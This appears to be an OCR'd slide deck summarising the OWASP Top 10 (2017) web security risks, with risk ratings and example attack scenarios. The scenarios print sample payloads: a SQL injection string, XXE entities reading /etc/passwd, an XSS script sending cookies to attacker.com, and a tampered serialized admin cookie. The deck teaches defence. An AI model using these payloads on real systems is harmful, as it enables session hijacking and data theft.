OWASP Top 10 (2017)

Most Critical Web Application Security Risks

Igor Tryhub, 08.11.2017

https://www.owasp.org/images/b/b0/OWASP_Top_10_2017_RC2_Final.pdf

About OWASP

- The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.
- All of the OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security.


RC2

- Covers off around 80-90% of all common attacks and threats
- 40+ data submissions from firms that specialize in application security
- Quantitative data on over 114,000 apps
- Qualitative data via survey by 550 community member
- Original goal – simply to raise awareness and educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important security weaknesses
- It has become the de facto application security standard

Why bother?

- Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure.
- As our software becomes increasingly critical, complex, and connected, the difficulty of achieving application security increases exponentially.
- The rapid pace of modern software development processes makes risks even more critical to discover quickly and accurately.
- We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

Application Security Risks



What changed from 2013 to 2017?

Over the last few years, the fundamental architecture of applications has changed significantly:

- JavaScript is now the primary language of the web - source that was once on the server is now running on untrusted browsers
- Single page apps allow the creation of highly modular frontend user experiences, and mobile apps using the same APIs as single page apps
- Microservices written in Node.js and Spring Boot are replacing older enterprise service bus application – old code that never expected to be communicated with directly from the Internet is now sitting behind an API or RESTful web service

What changed from 2013 to 2017?


OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

OWASP Risk Rating Methodology

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	Easy	Widespread	Easy	Severe	App / Business Specific
	Average	Common	Average	Moderate	
	Difficult	Uncommon	Difficult	Minor	

1. Injection

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.



Example Attack Scenarios

Scenario #1: An application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g. Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```


In both cases, the attacker modifies the 'id' parameter value in her browser to send: **' or '1'='1**. For example:

http://example.com/app/accountView?id=' or '1'='1

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

2. Broken Authentication

Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).



App. Specific	Exploitability ❸	Prevalence ❷	Detectability ❷	Technical ❸	Business ?
Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force and dictionary attack tools, and advanced GPU cracking tools.		The prevalence of broken authentication is widespread due to the design and implementation of most identity and access management systems. Attackers can detect broken authentication using manual means, but are often attracted by password dumps, or after a social engineering attack such as phishing or similar.		Attackers only have to gain access to a few accounts, or just one admin account to compromise the system. Depending on the domain of the app, this may allow money laundering social security fraud and identity theft; or disclose legally protected highly sensitive information.	

Example Attack Scenarios


Scenario #1: Credential stuffing, the use of lists of known passwords, is a common attack. If an application does not rate limit authentication attempts, the application can be used as a password oracle to determine if the credentials are valid.

Scenario #2: Most authentication attacks occur due to the continued use of passwords as a sole factor. Once considered best practices, password rotation and complexity requirements are viewed as encouraging users to use, and reuse, weak passwords. Organizations are recommended to stop these practices per NIST 800-63 and use multi-factor authentication.

Scenario #3: Insecure password storage (including plain text, reversibly encrypted passwords, and weakly hashed passwords (such as using MD5/SHA1 with or without a salt)) can lead to breaches. A recent effort by a small group of researchers cracked 320 million passwords in less than three weeks, including long passwords. Instead use modern hashing algorithms such as Argon2, with salting and sufficient work factor to prevent the use of rainbow tables, word lists, etc.

3. Sensitive Data Exposure

Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.



App. Specific	Exploitability ❷	Prevalence ❸	Detectability ❷	Technical ❸	Business ?
Even anonymous attackers typically don't break crypto directly. They break something else, such as steal keys, do man-in-the-middle attacks, or steal clear text data off the server, while in transit, or from the user's client, e.g. browser. Manual attack is generally required.		Over the last few years, this has been the most common impactful attack. The most common flaw is simply not encrypting sensitive data. When crypto is employed, weak key generation and management, and weak algorithm usage is common, particularly weak password hashing techniques. For data in transit server side weaknesses are mainly easy to detect, but hard for data in rest. Both with very varying exploitability.		Failure frequently compromises all data that should have been protected. Typically, this information includes sensitive personal information (PII) data such as health records, cre-dentials, personal data, credit cards, which often requires protection as defined by laws or regulations such as the EU GDPR or local privacy laws.	

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this data is automatically decrypted when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text.

Scenario #2: A site doesn't use or enforce TLS for all pages, or if it supports weak encryption. An attacker simply monitors network traffic, strips or intercepts the TLS (like an open wireless network), and steals the user's session cookie.
The attacker then replays this cookie and hijacks the user's (authenticated) session, accessing or modifying the user's private data. Instead of the above he could alter all transported data, e.g. the recipient of a money transfer.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password database. All the unsalted hashes can be exposed with a rainbow table of pre-calculated hashes.

4. XML External Entity (XXE)

[new, data]

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, and denial of service attacks, such as the Billion Laughs attack.

App. Specific	Exploitability ❷	Prevalence ❷	Detectability ❸	Technical ❸	Business ?
Attackers who can access web pages or web services, particularly SOAP web services, that process XML. Penetration testers should be capable of exploiting XXE once trained. DAST tools require additional manual steps to exploit this issue.		By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing. SAST tools can discover this issue by inspecting dependencies and configuration.		These flaws can be used to extract data, execute a remote request from the server, scan internal systems, perform a denial-of-service attack, and other attacks. The business impact depends on the protection needs of all affected applications and data.	

Example Attack Scenarios

Numerous public XXE issues have been discovered, including attacking embedded devices. XXE occurs in a lot of unexpected places, including deeply nested dependencies. The easiest way is to upload a malicious XML file, if accepted:

Scenario #1: The attacker attempts to extract data from the server:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Scenario #2: An attacker probes the server's private network by changing the above ENTITY line to:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Scenario #3: An attacker attempts a denial-of-service attack by including a potentially endless file:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

5. Broken Access Control [merged]

Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

App. Specific	Exploitability ❷	Prevalence ❷	Detectability ❷	Technical ❸	Business ?
Exploitation of access control is a core skill of penetration testers. SAST and DAST tools can detect the absence of access control, but not verify if it is functional. Access control is detectable using manual means, or possibly through automation for the absence of access controls in certain frameworks.		Access control weaknesses are common due to the lack of automated detection, and lack of effective functional testing by application developers. Access control detection is not typically amenable to automated static or dynamic testing.		The technical impact is anonymous attackers acting as users or administrators, users using privileged functions, or creating, accessing, updating or deleting every record.	

Example Attack Scenarios

Scenario #1: The application uses unverified data in a SQL call that is accessing account information:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

An attacker simply modifies the 'acct' parameter in the browser to send whatever account number they want. If not properly verified, the attacker can access any user's account.

http://example.com/app/accountInfo?acct=notmyacct

Scenario #2: An attacker simply force browses to target URLs. Admin rights are required for access to the admin page.


http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

If an unauthenticated user can access either page, it's a flaw. If a non-admin can access the admin page, this is a flaw.

6. Security Misconfiguration

Security misconfiguration is the most common issue in the data, which is due in part to manual or ad hoc configuration (or not configuring at all), insecure default configurations, open S3 buckets, misconfigured HTTP headers, error messages containing sensitive information, not patching or upgrading systems, frameworks, dependencies, and components in a timely fashion (or at all).



App. Specific	Exploitability ❸	Prevalence ❸	Detectability ❸	Technical ❷	Business ?
Even anonymous attackers can try to access default accounts, unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.		Security misconfiguration can happen at any level of an application stack, including the platform, web server, application server, database, frameworks, and custom code. Automated scanners are useful for detecting misconfigurations, use of default accounts or configurations, unnecessary services, legacy options etc.		Such flaws frequently give attackers unauthorized access to some system data or functionality. Occasionally, such flaws result in a complete system compromise. The business impact depends on the protection needs of your application and data.	

Example Attack Scenarios

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server. An attacker discovers they can simply list directories to find file. The attacker finds and downloads your compiled Java classes, which they decompile and reverse engineer to get your custom code. Attacker then finds a serious access control flaw in your app.


Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws such as framework versions that are known to be vulnerable.

Scenario #4: App server comes with sample apps that are not removed from your production server. These sample apps have known security flaws attackers use to compromise your server.

Scenario #5: The default configuration or a copied old one activates old vulnerable protocol versions or options that can be misused by an attacker or malware.

7. Cross-Site Scripting (XSS)

XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.



App. Specific	Exploitability ❸	Prevalence ❸	Detectability ❸	Technical ❷	Business ?
Automated tools can detect and exploit all three forms of XSS, and there are freely available exploitation frameworks.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications. Automated tools can find some XSS problems automatically, particularly in mature technologies such as PHP, J2EE / JSP, and ASP.NET.		XSS is the second most prevalent issue in the OWASP Top 10, and is found in around two thirds of all applications.	

Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the ‘CC’ parameter in his browser to:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

This attack causes the victim’s session ID to be sent to the attacker’s website, allowing the attacker to hijack the user’s current session.

Note that attackers can use XSS to defeat any automated CSRF defense the application might employ. See 2013-A8 for info on CSRF.

8. Insecure Deserialization

[new, community]

Insecure deserialization flaws occur when an application receives hostile serialized objects. Insecure deserialization leads to remote code execution. Even if deserialization flaws do not result in remote code execution, serialized objects can be replayed, tampered or deleted to spoof users, conduct injection attacks, and elevate privileges.

App. Specific	Exploitability ❶	Prevalence ❷	Detectability ❷	Technical ❸	Business ?
Exploitation of deserialization is somewhat difficult, as off the shelf exploits rarely work without changes or tweaks to the underlying exploit code.		This issue is included in the Top 10 based on an industry survey and not on quantifiable data. Some tools can discover deserialization flaws, but human assistance is frequently needed to validate the problem. It is expected that prevalence data for deserialization flaws will increase as tooling is developed to help identify and address it.		The impact of deserialization flaws cannot be understated. They can lead to remote code execution attacks, one of the most serious attacks possible.	

Example Attack Scenarios

Scenario #1: A React app calls a set of Spring Boot microservices. Being functional programmers, they tried to ensure that their code is immutable. The solution they came up with is serializing user state and passing it back and forth with each request. An attacker notices the "R00" Java object signature, and uses the Java Serial Killer tool to gain remote code execution on the application server.

Scenario #2: A PHP forum uses PHP object serialization to save a "super" cookie, containing the user's user ID, role, password hash, and other state:


a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

An attacker changes the serialized object to give themselves admin privileges:

a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";
i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}

9. Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.



App. Specific	Exploitability ❷	Prevalence ❸	Detectability ❷	Technical ❷	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. This issue is detectable by the use of scanners such as retire.js and header inspection, but verifying if it is exploitable requires an attack of some description.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of your list.	

Example Attack Scenarios

Components typically run with the same privileges as the application itself, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g. coding error) or intentional (e.g. backdoor in component). Some example exploitable component vulnerabilities discovered are:


- CVE-2017-5638, a Struts 2 remote code execution vulnerability that enables execution of arbitrary code on the server, has been blamed for significant breaches.
- While internet of things (IoT) are frequently difficult or impossible to patch, the importance of patching them can be great (eg: St. Jude pacemakers).

There are automated tools to help attackers find unpatched or misconfigured systems. For example, the Shodan IoT search engine can help you find devices that still suffer from the Heartbleed vulnerability that was patched in April 2014.

10. Insufficient Logging & Monitoring

[new, community]

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.



App. Specific	Exploitability ❷	Prevalence ❸	Detectability ❶	Technical ❷	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine your logs following penetration testing. The testers actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%.	

Example Attack Scenarios

Scenario 1: An open source project forum software run by a small team was hacked using a flaw in its software. The attackers managed to wipe out the internal source code repository containing the next version, and all of the forum contents. Although source could be recovered, the lack of monitoring, logging or alerting led to a far worse breach. The forum software project is no longer active as a result of this issue.

Scenario 2: An attacker uses scans for users using a common password. He can take over all accounts using this password. For all other users this scan leaves only 1 false login behind. After some days this may be repeated with a different password.

Scenario 3: A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments. The sandbox software had detected potentially unwanted software, but no one responded to this detection. The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.

Risk Factor Summary

RISK	Threat Agents	Attack Vectors: Exploitability	Security Weakness: Prevalence	Security Weakness: Detectability	Impacts: Technical	Impacts: Business	Score
